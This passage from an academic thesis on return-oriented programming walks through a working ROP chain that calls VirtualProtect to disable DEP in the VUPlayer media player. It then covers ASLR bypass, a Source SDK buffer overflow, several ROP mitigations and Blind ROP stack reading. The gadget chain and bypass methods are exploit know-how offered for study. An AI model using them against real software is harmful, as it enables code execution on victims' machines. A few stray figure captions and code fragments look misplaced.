When targeting VUPlayer we have access to a lot more gadgets than when we were targeting Vuln-exe. Including gadgets in the libraries "BASS.dll", "BASSMIDI.dll" and "BASSWMA.dll". Which means we have more options for our ROP-chain. Below is the ROP-chain I ended up with.

```
0x004ffa67,  # POP ECX; RETN
0x1060e25c,  # Pointer to &VirtualProtect()
0x004d7c30,  # MOV EAX,DWORD PTR DS:[ECX];
    -          RETN
0x004adccc,  # XCHG EAX,ESI; ADD AL,0
    -         POP EBP; RETN
0x41414141,  # Filler
0x0045a190,  # POP EBP; RETN
0x1010539f,  # & JMP ESP
0x004eefb7,  # POP EBX; RETN
0x00000201,  # 0x000200-> ebx
0x004b237a,  # POP EDX; ADD AL,0; ADD ESP,4
    -        # POP EBP; RETN
0x00000040,  # 0x00000040-> edx
0x41414141,  # Filler
0x41414141,  # Filler
0x004ffeb9,  # POP ECX; RETN
0x1060bdf5,  # &Writable location
0x004d0b92,  # POP EDI; RETN
0x004c1b01,  # RETN
0x10607f6f,  # POP EAX; RETN 0x0C
0x90909090,  # NOP
0x004c4f94,  # PUSHAD; RETN
0x41414141,  # Filler
0x41414141,  # Filler
0x41414141,  # Filler
```

As before we will go through the steps of the ROP-chain.

```
0x004ffa67,  # POP ECX; RETN
0x1060e25c,  # Pointer to &VirtualProtect()
0x004d7c30,  # MOV EAX,DWORD PTR DS:[ECX]
    -          RETN
0x004adccc,  # XCHG EAX,ESI; ADD AL,0
    -          POP EBP; RETN
0x41414141,  # Filler
```

We have to get the pointer to VirtualProtect into ESI just like we did in the previous example with the pointer to VirtualAlloc. Again it is a difficult process due to the availability of gadgets. First we move the pointer to VirtualProtect into ECX using a POP instruction. Then we move that pointer into EAX with a MOV instruction. Then we use an XCHG instruction to exchange the content of the EAX register with the content of the ESI register. Finally we compensate for the extra POP instruction in the XCHG gadget. We have now put the pointer to VirtualProtect into ESI.

```
0x0045a190,  # POP EBP; RETN
0x1010539f,  # & JMP ESP
```

Again we use a POP instruction to get JMP ESP into the EBP register which is a requirement for the PUSHAD operation.

```
0x004eefb7,  # POP EBX; RETN
0x00000201,  # 0x00000200-> ebx
```

This is the dwSize parameter which decides how many bytes from the base address (lpAddress) should have their protection value changed. It is important to make sure this value covers the whole shellcode. For this example I just picked 512 bytes (0x200). We put this value into the EBX register by using a POP instruction.

```
0x004b237a,  # POP EDX; ADD AL,0; ADD ESP,4
    -          POP EBP; RETN
0x00000040,  # 0x00000040-> edx
0x41414141,  # Filler
0x41414141,  # Filler
```

This is the flNewProtect parameter which we want to be 0x00000040 (PAGE_EXECUTE_READWRITE). Here we have to use a longer gadget again to get the desired result we want. The gadget we are looking for is POP EDX which we use to move 0x00000040 into EDX. We now have to compensate for ADD ESP, 4 and POP EBP by adding two compensators.

```
0x004ffeb9,  # POP ECX; RETN
0x1060bdf5,  # &Writable location
```

This is the lpAddress parameter which should be the base address of our shellcode. We get put into the ECX register using a POP ECX instruction.

```
0x004d0b92,  # POP EDI; RETN
0x004c1b01,  # RETN
```

Here we put a RETN instruction into EDI which is a requirement for the PUSHAD instruction. We achieve this using a POP instruction.

```
0x10607f6f,  # POP EAX; RETN 0x0C
0x90909090,  # NOP
0x004c4f94,  # PUSHAD; RETN
0x41414141,  # Filler
0x41414141,  # Filler
0x41414141,  # Filler
```

Finally we have to fill the EAX register with NOP instructions so it does not interfere with our chain and then do a PUSHAD instruction. Since the RETN is followed by a 0x0C in one of the gadgets it means we have to compensate for the values that get removed off the stack (12 bits).

Writing a ROP-chain to disable the Data Execution Prevention can be a very complex process. The complexity increases significantly when there are less gadgets available as we can see from when we had to use longer gadgets in the example. However the Data Execution Prevention is not the only mitigation implemented in a quest to stop stack buffer overflow attacks. The mitigation we are going to look into next is Address Space Layout Randomization which can be much more complex and unreliable to bypass.

2.3 Bypassing Address Space Layout Randomization

Address Space Layout Randomization (ASLR) is a very powerful mitigation that is difficult to overcome. Generally there are three possible ways of bypassing ASLR. First we can look for modules that do not implement ASLR and use gadgets from these to create your ROP-chain. The second way to bypass ASLR is to attempt to brute force the location of the stack. The last available method is to use some sort of information leakage exploit such as a format string exploit to calculate the position of gadgets.

2.3.1 Brute Force

The most true and tried exploitation technique makes a return in our attempt to bypass ASLR. One of the major downfalls of ASLR is that the instruction addresses themselves are not randomized. This means that the instructions will always be the same distance from the base address. This means that if we can somehow figure out or guess the base address of a library or the stack we are able to fully bypass ASLR. Below is quick example of this.

```
0xC7CEE179 # Base                    0x51BB42F0 # Base
        ....                                 ....
0xC7CEE1C9 # INC EAX                 0x51BB4340 # INC EAX
```

If we do the maths on the numbers above we can see that this specific INC EAX instruction in both examples is the base address plus 0x50 (80 in decimal). This shows that we only have to brute force the base address to be able to locate gadgets thereby bypassing ASLR.

Now that we know in theory how to brute force ASLR we are going to look into the feasibility of it. To be able to reliably brute force the base address the program must not re-randomize the base address at start up. This is because when attempting to brute force the address the program will crash at incorrect attempts from the memory corruption. To figure out how likely someone is to brute force the base address we have to look into the entropy of ASLR. Prior to Windows 8 64-bit executables received the same amount of entropy as a 32-bit executable. This amount of entropy is 8 bits which means that an attacker has 1 in 256 chance of guessing correctly. From Windows 8 and above the entropy in 64-bit images has significantly increased. Below is a table of current entropy values [26].

- DLL images based above 4 GB: 19 bits of entropy
  (1 in 524,288 chance of guessing correctly)
- DLL images based below 4 GB: 14 bits of entropy
  (1 in 16,384 chance of guessing correctly).
- EXE images based above 4 GB: 17 bits of entropy
  (1 in 131,072 chance of guessing correctly).
- EXE images based below 4 GB: 8 bits of entropy
  (1 in 256 chance of guessing correctly).

This shows that the probability of an attacker being able to brute force the base address of a 32-bit executable or an executable on a pre-windows 8 system is 1 in 256. The only conclusion we can possibly draw from this is that the effect of ASLR is severely diminished if low entropy is used.

2.3.2 Information Leakage

Information leakage is currently the only reliable way to bypass address space layout randomization (ASLR). For many of the more advanced techniques of return oriented-programming some form of information leakage is a requirement. An information leakage exploit can be used as described earlier in the brute force section to find the base address and then calculate the offset or it can be used to find a starting address to scan for gadgets. The most famous information leakage vulnerability is the format string exploit, but a standard buffer overflow can also be used to read addressees on the stack as we will see later when we use Generalized Stack Reading in a blind return-oriented programming attack. We will see that in some occasions being able to overwrite just one byte of data gives us the ability to defeat ASLR.

2.4 An Example From Real Life

This example from real life shows that even though a return-oriented attack is complicated to execute it is still a real threat. In 2017 a buffer overflow vulnerability was discovered in Valve Corporation's Source Software Development Kit [38]. Valve is an American company that develops video games, acts as a publisher and digital distributor. The source SDK is the foundation for popular video game titles created by Valve such as Counter-strike: Global Offensive, Team Fortress 2, Half-life 2: Deathmatch, Portal 2 and Left 4 Dead 2. Valve has not released any business data on how many copies of each video game has been sold, but according to leaked data the numbers are in the tens of millions, maybe surpassing a hundred million copies sold [30]. Valve are also the creator of one of the largest digital distribution stores in the world called Steam. The Source SDK is open source so we can take a look at where they went wrong.

```
const char *nexttoken(char *token, const char *str,
char sep)
{
  ...
  while ((*str != sep) && (*str != '\0'))
  {
    *token++ = *str++;
  }
  ...
}
```

The function `nexttoken` is tokenizes a string. From the code above we can see that the buffer `str` is copied into the buffer `token` as long as it does not encounter a NULL character or the delimiter character `sep`. Notice how there is no bounds checking performed. We can notice a similarity of how this function works and how `strcpy` works. This code is not a vulnerability by itself as long as `str` is of equal or shorter length than `token`. However it is possible to create scenario where that is not the case.

```
class CRagdollCollisionRulesParse :
        public IVPhysicsKeyHandler
{
  virtual void ParseKeyValue( void *pData, const char
  *pKey, const char *pValue )
  {
   ...
   else if ( !strcmpi( pKey, "collisionpair" ) )
   ...
   char szToken[256];
   const char *pStr = nexttoken(szToken, pValue, ',');
   ...
  }
}
```

The function `ParseKeyValue` of `CRagdollCollisionRulesParse` is called when processing ragdoll model data. A ragdoll determines how the psychics of a corpse should behave. An example could be how the body should behave when a player is killed. As we can see `ParseKeyValue` calls `nexttoken` using `szToken` and `pValue` as arguments. We can see that the buffer size of `szToken` is 256 characters which means that if the `pValue` is larger than 256 there will be a buffer overflow. Which makes us able to manipulate the return address of `ParseKeyValue`.

This leaves us with how to bypass the Address Space Layout Randomization (ASLR). As mentioned earlier there are three possible methods for bypassing ASLR and in this exploit the simplest one is used, targeting a library that is not protected by ASLR. The library steamclinet.dll that is required run all of the games mentioned above does not have ASLR enabled which means we can freely look for gadgets in this module.

Then last we have to deliver the payload. The source engine allows for custom content to be packed into map files. This allows for players to add extra content such as custom sounds, textures or maps. It is possible to package a malicious ragdoll model into such a map file. Custom content will be automatically downloaded if a player connects to a server that has it.

This shows that even large companies can commit simple mistakes. Here are some more examples of exploits that use return-oriented programming. An exploit in in ProSSHD 1.2 that uses return oriented programming (ROP) to bypass both the Data Execution Prevention (DEP) and ASLR [35]. An exploit in PHP 6.0 that bypasses both DEP and ASLR using ROP [18]. An exploit in Sygate personal Firewall 5.6 that uses ROP to bypass DEP [17] and finally an exploit in Castripper 2.50.70 using ROP to bypass DEP [27].

2.5 Differences between x86 and x64 Systems

There are small, but significant differences when performing a return-oriented programming attack against an x86 instruction set versus a x64 instruction set. Not only does 64-bit systems also have a larger virtual address space the x64 architecture also has a different calling convention which can complicate the creation of ROP-chains. This means that we cannot create a general exploit that works against both 32-bit and 64-bit executables.

In the x64 instruction set the PUSHAD instruction has been removed. This is not a problem since the first four arguments are now passed in registers instead of on the stack. Windows uses the scratch registers RCX, RDX, R8 and R9 for passing the arguments. The values are passed in order from left to right. The issue with this is that by convention there exists two type of registers preserved registers and scratch registers. If a callee wants to use a preserved register they have to store the current value of the register and put it back after their function returns. However scratch registers by convention do not have to be preserved. As a result of this gadgets involving these registers are harder to find because they do not need to be preserved across function calls. This means that the compiler does not need to save them to the stack. Therefore gadgets involving these registers most likely will only be found through the use of opcode splitting.

Not only is going to be finding gadgets difficult on a 64 bit system they also have increased entropy when it comes to address space layout randomization. This means that 64 bit systems are going to be more robust against return-oriented programming attacks.

2.6 Summary

In this chapter we covered the main topic of this thesis which is return-oriented programming (ROP). We saw how we can use the return instruction to chain different instructions together to create a ROP-chain. We went through which gadgets are useful and how to find them. We saw how we can use ROP to create a ROP-chain that disables the Data Execution Prevention by calling specific Windows functions. We saw some concrete examples of ROP-chains using VirtualAlloc and VirtualProtect. We looked at how we can bypass Address Space Layout Randomization by both Brute Force and through information leakage. We also looked at the difference between performing a ROP attack on a x86 system versus a x64 system and finally we looked at an example where ROP has been used in real life.

Chapter 3

Advanced Mitigations

3.1 Introduction

There have been many different mitigations proposed to combat return-oriented programming (ROP) and other code reuse attacks. In this chapter we will take a look at a couple of different ones. There are types of mitigations compiler-level mitigations and instrumentation mitigations. Compiler-mitigations attempts to modify how binaries are compiled to avoid creation of gadgets. Instrumentation mitigations attempts to monitor the program execution to identify possible ROP attacks.

The mitigations we are going to look at in this chapter are G-free, ROPdefender, kBouncer, ROPGuard, ROPecker, Control Flow Integrity and Control Flow Guard, Pointer Authentication Codes and Fine-grained Address Space Layout Randomization. When considering a mitigation there are some important factors to take into account, how much overhead it adds, how difficult it is to distribute, what information the mitigation requires such as debug symbols or source code, increase in program size and if it modifies program behaviour.

3.2 G-Free

G-Free is a compiler level mitigation that aims to eliminate all unintended indirect branch instructions such as return and call instructions and to protect the intended indirect branch instructions from being used by an attacker [28]. In short the goal is to create binaries without gadgets.

To remove unintended instructions from the binary G-free uses a set of code transformation techniques. Take for example the instruction below.

```
89 C3    MOV EBX, EAX
```

We can see that this instruction contains a 0xC3 (RETN) which means it is a good candidate for opcode splitting to find unintended gadgets. To avoid this G-free transforms the instruction into an equivalent instruction.

After having eliminated all the unintended gadgets by transforming the instructions. G-Free seeks to protect the intended indirect branch instructions since these instructions cannot be removed without altering the program behaviour. It does this by inserting a short blocks of code into each function that ensures that the instructions can only be executed if the running function has been entered from its proper entry point. To do this it employs two techniques. One technique to add encryption to the return addresses to protect the return instructions and a cookie based technique to protect the JMP / CALL instructions.

To protect the return address G-Free chooses to encrypt it. At the start of the function a header that encrypts the stored return address is inserted. Before the return instruction a corresponding footer is inserted which restores the return address to its original value. This means that if an attacker were to jump into an arbitrary place in the function it would eventually reach the footer without having executed the header. As a result the return address will be restored to a random value that the attacker cannot control. The encryption method used to encrypt the return address is a simple XOR-encryption using a random key.

To protect the JMP / CALL instructions G-free uses frame cookies. Again G-free inserts a header into the functions that contains JMP and CALL instructions. This header computes and pushes a random cookie onto the stack. This cookie is an XOR of a random key generated at runtime and a per-function constant generated at compile time. This constant is used to uniquely identify the function. In front of the JMP or CALL instruction G-Free inserts a validation block that fetches the cookie, decrypts it and compares it to the function constant. If the cookie is not found or the value does not match G-Free forces the application to crash. Finally, in the function footer G-free inserts an instruction to remove the cookie from the stack.

Since G-Free is a compiler level mitigation it requires all binaries that wants to implement it to be recompiled. This means that every user has to be supplied with the new binary to make use of the increased security. Redistributing the binary can often be a slow process and if the original source code has been lost it is going to be impossible.

3.3 ROPdefender

ROPdefender is a mitigation tool that monitors for stack corruptions [9]. It does this by employing a shadow stack to store a copy of the return address when a function is called. A shadow stack is a separate, second stack that shadows the program call stack. At the start of the function, the function stores its return address to both the call stack and the shadow stack.

ROPdefender works by intercepting the instructions before they are executed by the processor to examine the instruction type. If the instruction is a call it stores a copy of the pushed return address in the shadow stack.

Otherwise if the instruction is a return instruction it checks if the return address on the top of the shadow stack is the same as the return address that is on top of the program stack. If there is a mismatch we know that the stack has been corrupted.




Figure 3.1: High-level representation of ROPdefender and the shadow stack. [9]

3.4 kBouncer

kBouncer is a mitigation that checks for abnormal control flow transfers during runtime [31]. To detect abnormal control flow kBouncer looks at the relation between call instructions and return instructions. We can distinguish a valid return instruction from an invalid return by checking if the return instruction was preceded by a call instruction. If the return instruction is not preceded by a call instruction we know that it is an illegitimate instruction.

Due to the significant overhead that would be created if we were to check every return instruction kBouncer implements a different approach. A ROP-chain cannot do much without performing some sort of system call, e.g `WinExec` to start a new process. This means that instead of checking every control flow transfer kBouncer only needs checks the control flow when a system call is made. The control flow is transferred from user space to kernel space when a system call is made. kBouncer then checks if it is a benign system call or a malicious system call. In other words it acts as a bouncer for the kernel, hence the name kBouncer.




Figure 3.2: Visual representation of a call to `WinExec` when kBouncer is enabled. The solid lines represent normal execution and the dashed lines show how the detour module performs the check before `WinExec` is called. [31]

To perform these checks kBouncer uses the hardware feature Last Branch Recording. Last Branch Recoding will record the last executed branches on the CPU chip. These branches can be filtered based on their instructions such as if it was a call, jump or return. If we look at figure 3.2 when a call to `WinExec` is made the detour module will first check with the Last Branch Record if it is a legal call. It does this by checking if the return instruction was preceded by a call instruction. If this is not the case kBouncer will terminate the application. kBouncer won the first price at Microsoft's BlueHat contest at Black Hat USA 2012 [4].

3.5 ROPGuard

ROPGuard tries to protect functions from being exploited in a ROP-chain by running through a set of checks when a function it has deemed critical is called [12]. Below are some example of functions that are deemed critical.

- CreateProcess – by calling which the attacker can create another process which can then be used to perform some malicious action and compromise the user's system
- VirtualProtect, VirtualAlloc, LoadLibrary – using which the attacker can make arbitrary code executable and no longer need to use ROP code in later stages of the exploit.
- OpenFile – by calling which the attacker can open and possibly write to arbitrary file (using WriteFile function, which may also be consider critical)

ROPGuard uses a set of six different checks to attempt to determine if the function call is malicious.

The first check is verifying the stack pointer. When exploiting a stack buffer overflow the attacker is already in control of the stack. However when exploiting other memory corruption vulnerabilities the attacker needs to get in control of the stack. An attacker can gain control of the stack by moving the stack pointer to a register that they control. Below are two examples of gadgets an attacker can use to get in control of the stack

```
MOV ESP, EAX                XCHG EAX, ESP
RETN                        RETN
```

This means that the stack pointer will no longer point to the memory region that has been designated for the stack. Every critical function call ROPGuard will check if the stack pointer is still within the correct boundaries. If this is not the case, then it is a likely indicator of a ROP-attack.

The second check is to look for the address of critical functions on the stack. If a critical function was entered using a RETN instruction the address of the critical function should be on the stack, just above the current stack pointer. To monitor if this is the case ROPGuard saves part of the stack upon entering a critical function. If the address of the critical function is found this means that a ROP attack could be taking place.

The third check is to verify if the return address is valid. For a return address to be valid it has to be executable and it has to be preceded by a CALL instruction. In addition to this ROPGuard also verifies that the target of the CALL instruction preceding the return address is the same address as the current critical function.

The fourth check is to verify if the call stack is valid. The call stack consists of multiple stack frames and the current stack frame is pointed to by the stack frame pointer. There are a set of conditions involving the frame pointer that can be an indicator of an ongoing ROP-attack. These conditions are, if the current stack pointer does not point to the stack, if the stack pointer is above the stack pointer or if when getting a new frame pointer it is not below the previous frame pointer. The drawback to this check is that the program has to be compiled to use frame pointers which is not always going to be the case. This means that this check cannot always be used.

The fifth check is to simulate the program execution flow. ROPGuard can simulate instructions in an attempt to determine what will happen after a critical function has been called. An example of this would be if the function VirtualProtect is called. ROPGuard can then simulate the instructions that come after. If it turns out that after VirtualProtect is executed the control flow returns to an area that is non-executable. That is a good indication of a ROP-attack since an attacker will most likely attempt to use VirtualProtect to make this are executable so that they can launch their shellcode.

The sixth and last check are function specific checks. ROPGuard performs checks related to the arguments of some specific functions to determine if executing these functions could potentially harm the system. By default ROPGaurd implements two function specific checks.

- VirtaulProtect calls in which the program attempts to change the memory protection options of the stack.
- LoadLibrary (and similar) calls in which a program attempts to load a library over the Server Message Block.

ROPGuard has the possibility to add additional function specific checks if necessary.

All of these checks can be enabled or disabled in the ROPGuard configuration files. ROPGuard won the second price at Microsoft's BlueHat contest at Black Hat USA 2012 [11]. It has also been added to Microsoft's Enhanced Mitigation Experience Toolkit.

3.6 ROPecker


ROPecker uses the observation that during a ROP-attack the execution flow consists of a long sequence of gadgets chained together by branching instructions [6]. It attempts to determine if there is a currently ongoing ROP-attack by checking the history of branches in the execution flow. It also attempts to predict the future branches. It does this by first pre-processing the binary and then it uses runtime checks to detect ROP-chains.

First ROPecker performs a pre-processing stage of the binary and the shared libraries. During the pre-processing stage it extracts all instruction information such as offsets, types and alignments from the binary and the shared libraries. It also identifies the potential gadgets within the binary and the shared libraries. It then constructs a database of the collected instruction and gadget information. This database is later used during the runtime stage to preform payload detection.

To limit the amount of gadgets available to an attacker ROPecker uses a sliding window. This is based on the observation that an attacker is going to need a substantial code base to be able to locate the gadgets they need to be able to launch a meaningful ROP-attack. The sliding window works by marking all code outside of it non-executable. This means that an attacker will be limited to gadgets within the instructions that are present inside the current sliding window. Attempting to execute any code outside of the sliding window will make ROPecker check for an ongoing ROP-attack.

To identify possible ROP-chains ROPecker monitor both the previously executed instructions and the incoming instructions. To look through the previous instructions ROPecker uses the Last Branch Records (LBR) stored on the CPU. To identify a ROP-chain ROPecker verifies the following two requirement on each LBR entry.

1. The instruction at the source address is an indirect branch instruction.



```
int helper(int cmd,char* in){
log(cmd, in);
switch(cmd){
    case CMD_START:
     start(inputs);
     break;
    . . .
}
```

Figure 3.3: The ROPecker sliding window. [6]

2. The destination address points to a gadget.

To check these requirements ROPecker queries the database that it created during the pre-processing stage. If one of the entries fail one of these requirements ROPecker will determine if the length of the gadget chain exceeds a predetermined threshold. If it does ROPecker determines that there is an ongoing ROP-attack and terminates the application. However if the gadget chain does not exceed the predetermined threshold ROPecker moves on to checking incoming instructions using the length of the gadget chain as input.

Since the destination of return gadgets are stored on the stack ROPecker can calculate the position of the next gadget by looking at the gadget's instructions. By following the stack operations of the gadget ROPecker can reposition the stack pointer to get the destination of the next gadget. ROPecker performs the instruction analysis and stack pointer calculation during the pre-processing stage and stores it in the database.

3.7 Control Flow Integrity

Control Flow Integrity attempts to enforce a program's control flow using a predetermined Control Flow Graph (CFG) [1]. The CFG can be predetermined either by source-code analysis, binary analysis or execution profiling. Once a CFG has been created the software execution must follow a path of the CFG. If the control flow deviates from the chosen path in the CFG it means that the program might be under attack. Microsoft has implemented their own version of Control Flow Integrity on Windows called Control Flow Guard.

Control Flow Guard is an exploit mitigation added to Windows 8 and Windows 10 in 2015 [19, 39]. Control Flow Guard attempts to stop indirect calls that do not have a valid target. What distinguishes an invalid call is that in most cases they do not target a valid function starting address. To detect this Control Flow Guard uses a bitmap that contains the starting location of every function in the process. If an indirect call is made it will check in the bitmap if the target is a valid function. If it is not Control Flow Guard will alert about a possible ROP-attack.

3.8 Pointer Authentication Code

Pointer Authentication Code (PAC) is a security mitigation announced for the ARM processor architecture in 2016 [14]. The main idea behind the PAC is that on 64-bit architectures not all of the 64 bits are used for addressing. This makes it possible to use the remainder of the bits to insert a PAC into the pointers to protect them. As a result an attacker would have to be able to guess the PAC to be able to redirect the program control flow.

There are two main operations needed for the pointer authentication. The two operations are computing and inserting the PAC and verifying and restoring the PAC. To compute the PAC the QARMA block cipher is used. The keys to compute the codes is stored in internal registers that are not accessible in user mode.

The Pointer Authentication Code security mitigation has been specifically designed to be resistant to memory disclosure attacks. As we have seen earlier one of the major weaknesses of Address Space Layout Randomization is information leakage. The PAC is computed using a cryptographically strong algorithm which means that reading any number of authenticated pointers from memory would not make it easier to forge a fake pointer.

3.9 Fine-grained Address Space Layout Randomization

Fine-grained Address Space Layout Randomization is an extension of the standard Address Space Layout Randomization (ASLR). As we have learned from earlier ASLR randomizes the location of the stack, heap, shared libraries and the executable itself. One of the major weaknesses of ASLR is information leakage. If an attacker can leak even one memory address from the stack they can calculate the offset and defeat ASLR.

To overcome this weakness Fine-grained ASLR attempts to also randomize the data and the code structure. Examples of this can be shuffling around the functions, instructions or which registers are being used. The result of this approach is that the locations of all gadgets are now randomized. This means that an attacker can no longer preform a ROP-attack after leaking just a single address.




Figure 3.4: Fine-Grained Memory and Code Randomization. [37]

3.10 Summary

In this chapter we went through some proposed mitigations. Some of them have already been implemented such as Control Flow Guard and some of them are still only theoretical such as Fine-grained Address Space Layout Randomization. We notice that many of the mitigations rely on similar techniques to detect ROP attacks such as the relation between ret-call instructions.

Chapter 4

Return-Oriented Programming Without Returns

4.1 Introduction

Earlier in this thesis we discussed proposed mitigations against return-oriented programming and we noticed that many of the mitigations attempted to either remove return instructions, monitor return instructions or validate the relation between return instructions and call instructions. Checkoway et al. has proposed a return-oriented programming technique that is not reliant on the return instruction [5]. Instead of using returns this technique instead uses instructions that behave similarly to the return instruction.

4.2 Replacing Return

To be able to find a good replacement for return instructions we first have to look at what exactly the return instruction does.

- First it retrieves the four-byte address at the top of the stack and sets the instruction pointer to that address so that the instructions at the address can execute.
- Secondly it increases the value of the stack pointer by four so that the top of the stack now points to the next address.

Instructions with ret-like properties have been dubbed update-load-branch sequences by Checkoway et al. This name has been derived from the functionality of the instructions. First it updates the stack pointer. Then it loads the address of the next instruction sequence from memory and finally it branches to the loaded address. A good replacement for a return instruction is POP X, JMP *X where X is any general purpose register. Unfortunately instructions ending in an update-load-branch instruction sequence are more rare than instructions ending with a single return instruction. To bypass this we can use a trampoline to reuse the same update-load-branch instruction sequence multiple times. A trampoline is a technique used to transfer code execution to another location.

Instead of looking for gadgets ending in an update-load-branch instruction sequence we instead only have to find one such instruction sequence. We reuse this same instruction sequence as a trampoline and then find instructions that end in a jump instruction whose target is the trampoline. The trampoline updates the program's global state and transfers control to the next sequence. To do this we reserve a register Y to store the trampoline's address. Any instruction that ends with an indirect jump through Y will act as if they themselves ended in an update-load-branch instruction sequence. This allows the instructions to be chained together just like in a ROP-chain, but without using returns. It is worth noting that POP X, JMP *X is not the only possible update-load-branch instruction. Which means that creating defences that cover all possible update-load-branch instruction sequences could be difficult.




Figure 4.1: High-level representation of the concept. [5]

One of the major selling points of return-oriented programming is it's Turing completeness. Checkoway et al. proves Turing completeness of this new technique using 34 distinct instruction sequences ending with a JMP *X [5]. They then use these 34 instructions to construct 19 general purpose gadgets. These gadgets are load immediate, move, load, store, add, add immediate, subtract, negate, and, and immediate, or, or immediate, xor, xor immediate, complement, branch unconditional, branch conditional, set less than, and function call.

4.3 Summary

In this short chapter we discussed how an attacker can bypass mitigations that attempt to detect illegal use of return instructions by instead creating gadgets using instructions that behave similarly to return instructions.

Chapter 5

Blind Return-Oriented Programming

In all the previous techniques one of the assumptions is that we have access to or a copy of the binary to be able to locate gadgets. In this chapter we will cover a new and advanced attack proposed by Andrea Bittau et al. called Blind Return-oriented programming (BROP) [2]. This attack uses a single vulnerability to leak information based on whether the target application crashed or not when given a particular input string. Using this attack it is possible to both bypass Address Space Layout Randomization (ASLR) and to obtain a copy of the binary. Once we have acquired a copy of the binary we can use the techniques explained in previous chapters to create an exploit.

The attack consists of two new techniques called Generalized Stack Reading and Blind Return Oriented Programming. Generalized stack reading is a technique used to leak canaries and saved return addresses in order to defeat ASLR. Blind Return-oriented programming is a technique to remotely locate gadgets. There are two requirements for this attack to be possible. The first requirement is that the server has to restart after crashing and the second requirement is that the address space will not be re-randomized on restart. Fortunately for an attacker it is common for servers to restart after a crash for robustness. Notable examples include Apache, ngnix, Samba and OpenSSH. This means that an attacker can have potentially infinite tries to build an exploit until they are detected.

Unlike the previous chapters which focused on Windows exploitation this chapter will focus on performing a BROP attack against a Linux system. Towards the end of this chapter we will look into the viability of these techniques on Windows systems. First we will cover remotely reading values off the target's stack using Generalized Stack Reading.

5.1 Generalized Stack Reading

Generalized stack reading is the technique we are going to use to defeat stack canaries and ASLR. It is possible to leak the stack canary based on a single byte of information. This piece of information is whether the sever crashed or not. The theory is very simple. As we know if we corrupt or overwrite the canary value the server will crash. This means that if we were to overwrite parts of the canary and the server were to not crash we know that this byte has to be a part of the canary value. We can exploit this by overwriting the first byte of the canary and check whether the server crashed or not. We try this for all 256 byte values until we have found the correct value. On average this is going to be 128 tries. After we have found the first byte we repeat this for the remainder of the bytes.




Figure 5.1: Example of reading the canary value using Generalized Stack Reading. [2]

We use the same technique to find the saved frame pointer and the saved return address. Once we have guessed the saved return address we have defeated ASLR. However there are some differences when attempting to find the return address compared to the canary value. When trying to find the canary value there is only one correct answer, but when looking for the return address there can be multiple values that do not crash the server. If for example the correct value is 0x10000010 and we test the value 0x10000005. If 0x10000005 is another valid address it might so happen that the program will resume execution from this address without crashing. Then it would look like 0x10000005 is the correct value. This however is not a problem since we can start scanning for gadgets from this address instead. Another possible scenario is that the reading will return an address that exists in a library. This can happen if the vulnerability exists in an library or when a callback happens. This is not a problem since we can just look for gadgets in the library instead. Now that we have performed the generalized stack reading step of the attack to defeat both the stack canary and ASLR it is time to perform the blind-ROP attack.

5.2 Attack Goal - Invoking Write

